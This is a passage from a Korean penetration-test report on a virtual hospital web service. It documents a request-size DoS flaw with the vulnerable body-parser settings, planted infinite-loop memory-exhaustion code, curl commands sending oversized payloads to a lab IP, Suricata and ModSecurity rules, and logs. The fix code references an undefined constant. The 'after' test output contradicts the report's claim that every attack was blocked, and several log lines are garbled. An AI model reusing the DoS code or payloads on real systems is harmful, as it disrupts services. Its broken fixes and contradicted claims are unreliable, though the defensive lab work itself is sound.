시스템 자원 고갈 : 반복적인 재시작 프로세스가 CPU 점유율을 급격히 높여 동일 서버 내 다른 서비스의 성능 저하를 유발한다.

(3) 탐지 및 대응체계 구축

1) 입력값 크기 제한 설정

Body-parser 미들웨어 설정에서 요청 본문의 허용 크기가 1024MB(1GB)로 필요 이상 크게 설정되어 있던 것을 확인하고 적정 수준으로 축소하였다.

수정 전 (과도한 허용) :

```
// [ M4 취약점 1: 대용량 데이터 수신 허용 ]
// 게시글에 1GB짜리 텍스트를 담아보내도 서버가 거절하지 않고 받는다.
app.use(bodyParser.json({ limit: '1024mb' }));
app.use(bodyParser.urlencoded({ limit: '1024mb', extended: true }));
```

수정 후 :

```
// [대응 방안 1] 입력값 크기 제한 설정 (Input Size Limit)
// 1024mb -> 10mb로 대폭 축소하여 거대 패킷을 입구에서 차단
app.use(bodyParser.json({ limit: '10mb' }));
app.use(bodyParser.urlencoded({ limit: '10mb', extended: true }));
```

2) 입력값 검증 로직 적용

```
if (content && content.length > 2000) {
  console.log(` ⚠ [SpamFilter] 대용량 본문(${content.length}자) 감지. 정밀 검사 시작...`);

  // [대응 방안 2] 입력값 검증 로직 적용 (Input Validation)
  // 내용이 없거나, 정해진 길이(예: 5000자)를 초과하면 즉시 에러 반환
  const MAX_CONTENT_LENGTH = 5000;
  if (content && content.length > MAX_LENGTH) {
    console.warn(`[Security] 게시글 길이 초과 차단: ${content.length}자`);
    return res.status(400).send({ message: "게시글 내용은 5000자를 넘을 수 없습니다." });
  }
}
```

[적용 코드] 필드별 입력값 길이 검증 로직

3) 비효율적인 반복 로직 제거

```
// 스팸/광고 게시물 필터링을 위해 긴글은 정밀 검사를 수행하도록 구성
const analysisCache = [];
try {
  let step = 0;

  // [취약점 핵심: 무한 루프 + 대용량 메모리 할당]
  while(true) {
    step++;

    // 한 번 루프를 돌 때마다 입력된 내용의 '1만 배'를 메모리에 복사합니다.
    const massiveData = content.repeat(10000);

    analysisCache.push(`[ANALYSIS_STEP_${step}]` + massiveData);

    // 진행 상황 로그 (너무 빠르니 100번마다 찍음)
    if (step % 100 === 0) {
      console.log(`⚡ [SpamFilter] 메모리 급증 중... 현재 배열 크기: ${analysisCache.length}`);
    }
  }
} catch (e) {
  console.error("❌ [System] 치명적 오류 발생 (서버 사망):", e);
}
```

[제거 대상 코드] 비효율적인 루프 - 보안상 위험하고 불필요하여 완전히 삭제

4) Suricata 탐지 룰 작성

룰 1. [헤더 검사] 전체 요청 크기가 10KB 를 초과하는 경우 — 본문을 파싱하기 전 헤더만으로 즉시 탐지가 가능하며, ModSecurity 룰 1 과 대응된다. Suricata 가 본문 전체를 읽지 못하는 상황에서도 탐지가 가능하다는 장점이 있다. Content-Length 헤더 값이 5 자리 숫자(10,000) 이상, 즉 게시물 내용이 2,000 자 이상 전송되는 경우를 탐지한다.

```
# H(Header) 플래그 사용. 숫자가 5 자리 이상이면 최소 10KB(10,000byte) 이상임을 의미
alert http any any -> 192.168.16.50 80 (msg:"[A04 - DoS] Content-Length Exceeds 10KB Limit";
  flow:established,to_server; content:"POST"; http.method; content:"/api/posts"; http.uri;
  content:"Content-Length"; http.header; pcre:"/Content-Length:\s*[0-9]{5,}/Hi";
  priority:2; sid:1000021; rev:1;)
```

룰 2. [본문 정밀 검사] content 필드 값이 2,000 자를 초과하는 경우 (기존 룰 보완)

```
alert http any any -> 192.168.16.50 80 (msg:"[A04 - DoS] Buffer Overflow Attempt - Specific Field
(content)";
  flow:established,to_server; content:"POST"; http.method; content:"/api/posts"; http.uri;
  content:"content"; http.request_body; pcre:"/\"content\"\\s*:\\s*\"[^\"]{2000,}/P";
  priority:2; sid:1000020; rev:2;)
```

룰 3. [범용 본문 검사] 필드명과 무관하게 2,000 자를 초과하는 문자열이 존재하는 경우 (우회 차단)
— 공격자가 content 대신 title 이나 임의의 필드에 데이터를 채워 보내는 우회 시도에 대비한다.

```
alert http any any -> 192.168.16.50 80 (msg:"[A04 - DoS] Buffer Overflow Attempt - Generic Long
Value";
  flow:established,to_server; content:"POST"; http.method; content:"/api/posts"; http.uri;
  http.request_body; pcre:"/:\s*\"[^\"]{2000,}/P"; priority:2; sid:1000022; rev:1;)
```

룰 설계 요약

룰 1 : 본문을 열어보기 전, 헤더만으로 전체 크기부터 확인 (가장 빠르고 확실한 1 차 차단, 10KB 이상 즉시 차단)

룰 2 : 본문 중 content 필드 값이 지나치게 큰지 확인

룰 3 : content 이외의 필드가 지나치게 큰 경우까지 확인하여 우회를 방지

```
# buffer overflow 취약점
# 1. [헤더 검사] 전체 요청 크기가 10KB를 넘는 경우
alert http any any -> 192.168.16.50 80 (msg:"[A04 - DoS] Content-Length Exceeds 10KB Limit"; flow:established,to_server; content:"POST"; http.method; content:"/api/posts"; http.uri; content:"Content-Length"; http.header; pcre:"/Content-Length:\s*[0-9]{5,}/Hi"; priority:2; sid:1000021; rev:1;)
#2. [콘텐츠 필드 검사] content 필드가 2000자를 넘는 경우
alert http any any -> 192.168.16.50 80 (msg:"[A04 - DoS] Buffer Overflow Attempt - Specific Field (content)"; flow:established,to_server; content:"POST"; http.method; content:"/api/posts"; http.uri; content:"content"; http.request_body; pcre:"/\"content\"\\s*:\\s*\"[^\"]{2000,}/P"; priority:2; sid:1000020; rev:2;)
#3. [범용 본문 검사] 어떤 필드든 2000자 넘는 긴 문자열이 있는 경우 (유치 차단)
alert http any any -> 192.168.16.50 80 (msg:"[A04 - DoS] Buffer Overflow Attempt - Generic Long Value"; flow:established,to_server; content:"POST"; http.method; content:"/api/posts"; http.uri; http.request_body; pcre:"/\"\\s*\"[^\"]{2000,}/P"; priority:2; sid:1000022; rev:1;)
```

[적용 화면] Suricata 룰 1~3 적용 결과

5) ModSecurity 차단 룰

서버가 1GB(1024MB)를 허용하도록 설정되어 있던 것이 근본 원인이었으므로, WAF 단계에서 정상적인 게시글이 가질 수 없는 크기의 요청이 유입되면 본문 내용을 살펴보기 전에 즉시 차단하도록 구성하였다.

```
# JSON 데이터 파싱 활성화 (Content-Type 에 application/json 포함 시)
SecRule REQUEST_HEADERS:Content-Type "@contains application/json" \
  "id:2000001,phase:1,pass,nolog,ctl:requestBodyProcessor=JSON"
```

룰 1. 전체 요청 크기 제한 (Header 검사) — 요청 본문 전체 크기가 10KB 를 초과하면 무조건 차단한다.

```
SecRule REQUEST_URI "@streq /api/posts" \
  "id:2000020,phase:1,deny,status:413,msg:'[A04 - buffer overflow] DoS Prevention: Content-Length too large',severity:2,chain"
SecRule REQUEST_METHOD "@streq POST" "chain"
SecRule REQUEST_HEADERS:Content-Length "@gt 10000" "t:none"
```

룰 2. JSON 파싱 후 content 필드 길이 검사 — 전체 크기는 작더라도 content 필드에 공격 데이터가 집중되는 경우를 탐지한다.

```
SecRule REQUEST_URI "@streq /api/posts" \
  "id:2000030,phase:2,deny,status:400,msg:'[A04 - buffer overflow] DoS Prevention: JSON content field too long',severity:2,chain"
SecRule REQUEST_METHOD "@streq POST" "chain"
SecRule ARGS:content "@rx .{2001,}" "t:none"
```

룰 3. 임의 필드(ARGS) 길이 검사 (범용 탐지) — content 이외의 title, author 등 어떤 필드에 공격 코드를 넣어도 방어한다.

```
SecRule REQUEST_URI "@streq /api/posts" \
  "id:2000040,phase:2,deny,status:400,msg:'[A04 - buffer overflow] DoS Prevention: Generic Argument too long',severity:2,chain"
SecRule REQUEST_METHOD "@streq POST" "chain"
SecRule ARGS "@rx .{2001,}" "t:none"
```

```
# buffer overflow 취약점
# JSON 데이터 파싱 실패
# Content-Type 헤더에 application/json이 포함되어 있으면 JSON을 처리
SecRule REQUEST_HEADERS:Content-Type "@contains application/json" "id:2000001,phase:1,pass,nolog,ctl:requestBodyProcessor=JSON"
# [불 1] 요청 본문 전체 크기가 10KB를 넘으면 차단 (Header 검사)
SecRule REQUEST_URI "@streq /api/posts" "id:2000020,phase:1,deny,status:413,msg:'[A04 - buffer overflow]
DoS Prevention: Content-Length too large',severity:2,chain"
    SecRule REQUEST_METHOD "@streq POST" "chain"
    SecRule REQUEST_HEADERS:Content-Length "@gt 10000" "t:none"

# [불 2] JSON 파싱 후 content 필드 길이가 2000자를 넘으면 차단
SecRule REQUEST_URI "@streq /api/posts" "id:2000030,phase:2,deny,status:400,msg:'[A04 - buffer overflow]
DoS Prevention: JSON content field too long',severity:2,chain"
    SecRule REQUEST_METHOD "@streq POST" "chain"
    SecRule ARGS:content "@rx .{2001,}" "t:none"

# [불 3] JSON 내의 어떤 필드값이든 2000자를 넘으면 차단 (별종 탐지)
SecRule REQUEST_URI "@streq /api/posts" "id:2000040,phase:2,deny,status:400,msg:'[A04 - buffer overflow]
DoS Prevention: Generic Argument too long',severity:2,chain"
    SecRule REQUEST_METHOD "@streq POST" "chain"
    SecRule ARGS "@rx .{2001,}" "t:none"
```

[적용 화면] ModSecurity 룰 1~3 적용 결과

6) 보안 정책 유효성 검증 - 공격 테스트 3 중

① 전체 크기 10KB 초과 공격 (룰 1 검증)

key 필드 하나에 11,000 자(약 11KB)를 채워 전송 — 413 Request Entity Too Large 응답이 기대된다.

```
curl -v -X POST http://192.168.16.50/api/posts \
-H "Content-Type: application/json" \
-d "{\"key\":\"$(perl -e 'print \"A\" x 11000')\"}"
```

```
(root@kali)~# curl -v -X POST http://192.168.16.50/api/posts \
-H "Content-Type: application/json" \
-d "{\"key\":\"$(perl -e 'print \"A\" x 11000')\"}"

Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 192.168.16.50:80 ...
* Connected to 192.168.16.50 (192.168.16.50) port 80
* using HTTP/1.x
> POST /api/posts HTTP/1.1
> Host: 192.168.16.50
> User-Agent: curl/8.15.0
> Accept: */*
> Content-Type: application/json
> Content-Length: 11010
>
* upload completely sent off: 11010 bytes
< HTTP/1.1 500 Internal Server Error
< Server: nginx/1.24.0 (Ubuntu)
< Date: Fri, 19 Dec 2025 02:16:40 GMT
< Content-Type: application/json; charset=utf-8
< Content-Length: 237
< Connection: keep-alive
< X-Powered-By: Express
< Access-Control-Allow-Origin: *
< ETag: W/"ed-ELAapraqDYAnZ13UfBq171SnD/8"
<
* Connection #0 to host 192.168.16.50 left intact
{"code":"ER_BAD_NULL_ERROR","errno":1048,"sqlState":"23000","sqlMessage":"Column 'user_id' cannot be null","sql":"INSERT INTO posts (user_id, author_name, category, title, content, file_path) VALUES (NULL, NULL, NULL, NULL, NULL, NULL)"}

```

[공격 화면] 11KB 초과 요청 전송

```
12/19/2025-12:08:49.029178 [**] [1:1000021:2] [A04 - DoS] Content-Length Exceeds 10KB Limit [**] [Classification: (null)] [Priority: 2] (TCP) 192.168.16.11:37156 -> 192.168.16.50:80
12/19/2025-12:08:49.029178 [**] [1:1000022:2] [A04 - DoS] Buffer Overflow Attempt - Generic Long Value [**] [Classification: (null)] [Priority: 2] (TCP) 192.168.16.11:37156 -> 192.168.16.50:80

> Dec 19, 2025 @ 12:08:49 ubuntu 192.168.16.11 192.168.16.50 suricata /var/log/suricata /api/posts {"timestamp":"2025-12-19T12:08:49.029178000","flow_id":40999205,"src_ip":"192.16.11","src_port":37156,"dest_ip":"192.168.16.50","dest_port":80,"method":"POST","size":11010} [A04 - DoS] Content-Length Exceeds 10KB Limit
> Dec 19, 2025 @ 12:08:49.029 ubuntu 192.168.16.11 192.168.16.50 suricata /var/log/suricata /api/posts {"timestamp":"2025-12-19T12:08:49.029178000","flow_id":40999205,"src_ip":"192.16.11","src_port":37156,"dest_ip":"192.168.16.50","dest_port":80,"method":"POST","size":11010} [A04 - DoS] Buffer Overflow Attempt - Generic Long Value
```

[Suricata] 룰 1 탐지 로그


```
curl -v -X POST http://192.168.16.50/api/posts \
-H "Content-Type: application/json" \
-d '{"content": "$(perl -e 'print "B" x 2500')\"}'
```

[공격 화면] content 필드 2,500 자 전송

[Suricata] 룰 2 탐지 로그

[ModSecurity] 룰 2 차단 로그

```
curl -v -X POST http://192.168.16.50/api/posts \
-H "Content-Type: application/json" \
-d '{"content": "hi", "title": "$(perl -e 'print "C" x 2500')\'}'
```

[illegible]

[공격 화면] title 필드 2,500 자 우회 시도

```
12/19/2025-12:10:57.107502  [**] [1:1000022:2] [A04 - DoS] Buffer Overflow Attempt - Generic Long Value [**] [Classification: (null)] [Priority: 2] (TCP) 192.168.16.11:32936 -> 192.168.16.50:80
```

[illegible]

[Suricata] 룰 3 탐지 로그

```
2025/12/19 11:35:19 [error] #537#1537: *3 [client 192.168.16.11] ModSecurity: Access denied with code 400 (phase  
2). Matched "Operator `Rx` with parameter `{.2001,}` against variable `ARGS.json.title` (Value: `CCCCCCCCCCCCCCCCCC  
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC  
[file "/etc/nginx/modsec/rules/my.rules.conf"] [line "35"] [id "20000400"] [rev "" ] [msg "[A04 - buffer overflow]  
DOS Prevention: Generic Argument too long"]) [data "{}"] [severity "22"] [ver "" ] [maturity "0"] [accuracy "0"] [hos  
tname "192.168.16.50"] [uri "{api/posts}"} [unique id "l7661ll71999-l37499"] [ref "#v5,lv0v,4o0,250ovll,2500v", client  
192.168.16.11, server:, request:"POST /api/posts HTTP/1.1"], host:"192.168.16.50"
```

```
> Dec 19, 2025 @ 11:35:11 @ ubuntu - nginx - /var/log/nginx/error.log [484 - buffer over flow] Dos Florentini 337: [x] Client: 192.168.16.11 Method: GET Security: Access denied with code 408 (phase 2). Matched 'Operator' Rx with parameter '(2001.)' agal met variable '&mdash;jon title' via two: cccccccccccccccccccccccccccccccccccccc
```

[ModSecurity] 를 3 차단 로그

통합 로그 분석 (Kibana)

```

12/18/2025-14:28:38.972279 [[**]] [1::1000020:1] [A04 - buffer overflow] DOS Attack Detected - Content Length Exceeds Limit (Gen
eric) [[**]] [Classification: Attempted Denial of Service] [Priority: 2] (TCP) 192.168.16.50:3777-> 192.168.16.4:3000
12/18/2025-14:40:45.554511 [[**]] [1::1000020:1] [A04 - buffer overflow] DOS Attack Detected - Content Length Exceeds Limit (Gen
eric) [[**]] [Classification: Attempted Denial of Service] [Priority: 2] (TCP) 192.168.16.50:45898-> 192.168.16.4:3000
12/18/2025-14:40:45.554512 [[**]] [1::1000032:1] [Output] Nginx Forwarding to Backend [[**]] [Classification: (null)] [Priority: 3]
(TCP) 192.168.16.50:45898-> 192.168.16.4:3000
12/18/2025-14:40:50.060663 [[**]] [1::1000020:1] [A04 - buffer overflow] DOS Attack Detected - Content Length Exceeds Limit (Gen
eric) [[**]] [Classification: Attempted Denial of Service] [Priority: 2] (TCP) 192.168.16.50:45894-> 192.168.16.4:3000

```

Dec 19, 2025 @ 10:14:31.381	ubuntu	192.168.16.11	192.168.16.58	suricata	/var/log/suricata a/evw.json	/api/posts	[A04 - buffer overflow] DoS At tack Detected - Content Length Exceeds Limit (Generic)	-	{ "timestamp": "2025-12-19T10:14:31.381548+0000", "flow_id": "741308908129085", "iface": "em0n0s", "event": "A04 - buffer overflow" }
-----------------------------	--------	---------------	---------------	----------	---------------------------------	------------	---	---	---

[Suricata] 3종 공격에 대한 종합 탐지 로그

```
2025/12/19 10:14:31 [error] 1294#1294: *13 [client 192.168.16.11] ModSecurity: Access denied with code 413 (phase 2). Matched Operator 'Gt' with parameter '10000' against variable 'REQUEST_HEADERS:Content-Length' (Value: '15118' ) [file '/etc/nginx/modsec/rules/my_rules.conf'] [line '25'] [id '2000020'] [rev ''] [msg 'A04 - buffer overflow] DoS Prevention: Content-Length too large'] [data ''] [severity '0'] [ver ''] [maturity '0'] [accuracy '0'] [hostname '192.168.16.50'] [uri '/api/posts'] [unique_id '176160687121.704665'] [ref 'v5,10v0,4v172,5'], client: 192.168.16.11, server: _, request: "POST /api/posts HTTP/1.1", host: "192.168.16.50"
```

Dec 19, 2025 @ 10:14:31.000	ubuntu	-	-	nginx	/var/log/nginx/err.log	-	-	[404 - buffer over flow] bus prevent on: Content-Length too large client 192.168.1 6.11] ModSecurity: Access denied ed with code 41	2025/12/19 10:14:31.000
-----------------------------	--------	---	---	-------	------------------------	---	---	--	-------------------------

[ModSecurity] 3종 공격에 대한 종합 차단 로그

최종적으로, ModSecurity 적용 전에는 대용량 페이로드 공격이 그대로 서버에 전달되어 서비스 장애로 이어졌으나,

```
(root@kali)-[~]
# python3 test_dos.py

— [Test: Normal Request] —
[*] Payload Size: 500 chars
△ [WARNING] 서버가 죽었거나 에러가 났습니다. (500/502)

— [Test: Content Length Rule (>2000)] —
[*] Payload Size: 3000 chars
△ [ERROR] 연결 실패: HTTPConnectionPool(host='192.168.16.50', port=80): Read timed out. (read timeout=5)

— [Test: Total Size Rule (>10000)] —
[*] Payload Size: 15000 chars
△ [ERROR] 연결 실패: HTTPConnectionPool(host='192.168.16.50', port=80): Read timed out. (read timeout=5)
```

[적용 전] 공격 성공 - 서버 장애 발생

ModSecurity 적용 후에는 동일한 공격이 요청 단계에서 즉시 차단되어 서버 가용성이 유지됨을 최종 확인하였다.

```
(root@kali)-[~]
# python3 test_dos.py

— [Test: Normal Request] —
[*] Payload Size: 500 chars
△ [WARNING] 서버가 죽었거나 에러가 났습니다. (500/502)

— [Test: Content Length Rule (>2000)] —
[*] Payload Size: 3000 chars
△ [ERROR] 연결 실패: HTTPConnectionPool(host='192.168.16.50', port=80): Read timed out. (read timeout=5)

— [Test: Total Size Rule (>10000)] —
[*] Payload Size: 15000 chars
✓ [SUCCESS] 용량 초과로 차단되었습니다! (413 Payload Too Large)
```

[적용 후] 공격 실패 - 요청 단계에서 차단

5. 보안 설정 검증 결과 (통합)

4 장에서 개별적으로 검증한 6 건의 취약점에 대한 조치 전·후 상태와 최종 검증 결과를 아래와 같이 통합하여 정리하였다. 모든 항목은 시스템 설정 변경, Suricata 탐지 룰, ModSecurity 차단 룰 중 하나 이상의 방어 계층을 통해 조치가 완료되었으며, 실제 공격 재현을 통해 방어 효과가 검증되었다.

취약점	조치 전	조치 후	검증 결과
Directory Listing	200 OK, 전체 파일 목록 노출	403 Forbidden 반환	조치완료
Sensitive Info Disclosure	200 OK, 백업 파일 다운로드 가능	403 Forbidden + IDS 탐지 알림	조치완료
CSP Header / Stored XSS	스크립트 실행(alert(1) 팝업 발생)	403 차단 + CSP 헤더 적용	조치완료
Logging & Monitoring	권한 변경 로그 미기록	general_log 활성화 + 모니터링 UI 구축	조치완료
SQL Injection	인증 우회 및 관리자 권한 탈취 성공	403 Forbidden (탐지 룰 3 종 + 차단 룰 3 종)	조치완료
Buffer Overflow (DoS)	서버 프로세스 강제 종료(FATAL ERROR)	413/400 차단 (요청 단계에서 원천 차단)	조치완료

5.1 방어 계층별 구축 현황

방어 계층	구축 내용
시스템 설정	Apache Indexes 옵션 제거, CSP 보안 헤더 강제 적용, Body-parser 요청 크기 제한, MySQL general_log 활성화, 입력값 검증 로직 및 비효율적 루프 제거
Suricata (IDS/IPS)	총 10 건의 커스텀 탐지 룰 작성 (백업 파일 접근, CSP 미설정, Stored XSS, SQL Injection 3 종, DoS/Buffer Overflow 3 종 등)
ModSecurity (WAF)	총 10 건 이상의 커스텀 차단 룰 작성 및 적용, 전 항목 403/400/413 응답을 통한 요청 단계 원천 차단 구현
SIEM / 로그 관제	Filebeat → Wazuh → Elasticsearch → Kibana 로 이어지는 파이프라인을 통해 전 취약점의 공격·차단 로그를 실시간 수집 및 시각화, 자체 개발 관리자 모니터링 UI 구축

6. 결론 및 향후 조치사항

6.1 결론

본 프로젝트는 가상 병원 SecuriCare 의 웹사이트 및 모바일 애플리케이션을 대상으로 OWASP Top 10 및 OWASP Mobile Top 10 기준에 따른 모의해킹을 수행하였다. 사전 자동화 스캐닝(OWASP ZAP, Nikto, Nmap)을 통해 잠재적 취약점을 폭넓게 식별한 뒤, 그중 실질적인 피해로 이어질 수 있는 6 건의 취약점을 선별하여 실제 공격 시나리오로 재현하고 PoC 를 확보하였다.

발견된 모든 취약점에 대해 시스템 설정 변경을 1 차 방어선으로 적용하고, 시스템 설정만으로 완전한 방어가 어려운 항목은 Suricata 기반 네트워크 탐지와 ModSecurity 기반 애플리케이션 차단을 결합한 다계층 방어 체계(Defense in Depth)를 구축하였다. 이후 동일한 공격을 재수행하여 모든 시나리오에서 공격이 차단되고 관련 로그가 ELK Stack 에 정상적으로 수집됨을 확인함으로써, 구축한 대응체계의 실효성을 객관적으로 입증하였다.

특히 단순 차단에 그치지 않고 Kibana 를 통한 로그 시각화 및 자체 관리자 모니터링 인터페이스까지 구축함으로써, 향후 유사한 공격이 재시도될 경우에도 실시간으로 탐지하고 대응할 수 있는 지속 가능한 보안 운영 체계의 기반을 마련하였다는 점에서 의의가 있다.

6.2 향후 조치사항 및 개선 권고

6.2.1 단기 조치사항

- 관리자 계정(admin/admin)과 같은 취약한 기본 자격 증명을 즉시 변경하고, 계정 잠금 정책 및 다중 인증(MFA)을 도입할 것을 권고한다.
- 본 보고서에서 다루지 않은 CSRF 토큰 누락(13 건), Clickjacking 방지 헤더 누락(8 건), X-Content-Type-Options 누락(13 건) 등 ZAP·Nikto 에서 식별된 잔여 취약점에 대해서도 후속 조치가 필요하다.
- Buffer Overflow 취약점의 근본 원인이었던 과도한 Body 크기 허용(1GB)과 같이, 유사한 설정 미흡이 다른 API 엔드포인트에도 존재하지 않는지 전수 점검할 것을 권고한다.

6.2.2 중장기 개선 권고

- 정기 취약점 점검 체계화 : 분기 단위의 정기 모의해킹 및 자동화 스캐닝을 정례화하여 신규 취약점을 조기에 발견할 것
- 시큐어 코딩 가이드 도입 : 입력값 검증, 출력값 인코딩 등 OWASP Top 10 대응 시큐어 코딩 규칙을 개발 프로세스에 반영하고 개발자 교육을 실시할 것
- WAF/IDS 룰 고도화 : 본 프로젝트에서 구축한 룰을 기반으로 오탐(False Positive)·미탐(False Negative) 비율을 지속적으로 모니터링하고 룰셋을 정기적으로 업데이트할 것
- 로그 보존 및 감사 정책 수립 : general_log 를 포함한 각종 감사 로그의 보존 기간, 접근 권한, 무결성 검증(변조 방지) 정책을 문서화할 것

- 모바일 API Rate Limiting 적용 : 이번 DoS 공격 사례와 같이 동일 클라이언트의 비정상적인 대량 요청을 제한하는 Rate Limiting/Throttling 메커니즘을 API Gateway 또는 애플리케이션 계층에 추가로 적용할 것
- 최소 권한 원칙 강화 : 관리자 권한 변경과 같은 민감 기능에는 승인 절차(4-eyes principle) 및 실시간 알림을 추가하여 A09 취약점의 재발을 원천적으로 방지할 것

마무리

본 모의해킹 프로젝트를 통해 발견된 취약점은 모두 조치가 완료되었으나, 보안은 일회성 점검으로 완성되는 것이 아니라 지속적인 모니터링과 개선을 통해 유지되는 과정이다.

위에서 제시한 단기·중장기 권고사항이 실제 운영 환경에 반영될 경우, SecuriCare의 전반적인 보안 수준이 한층 향상될 것으로 기대된다.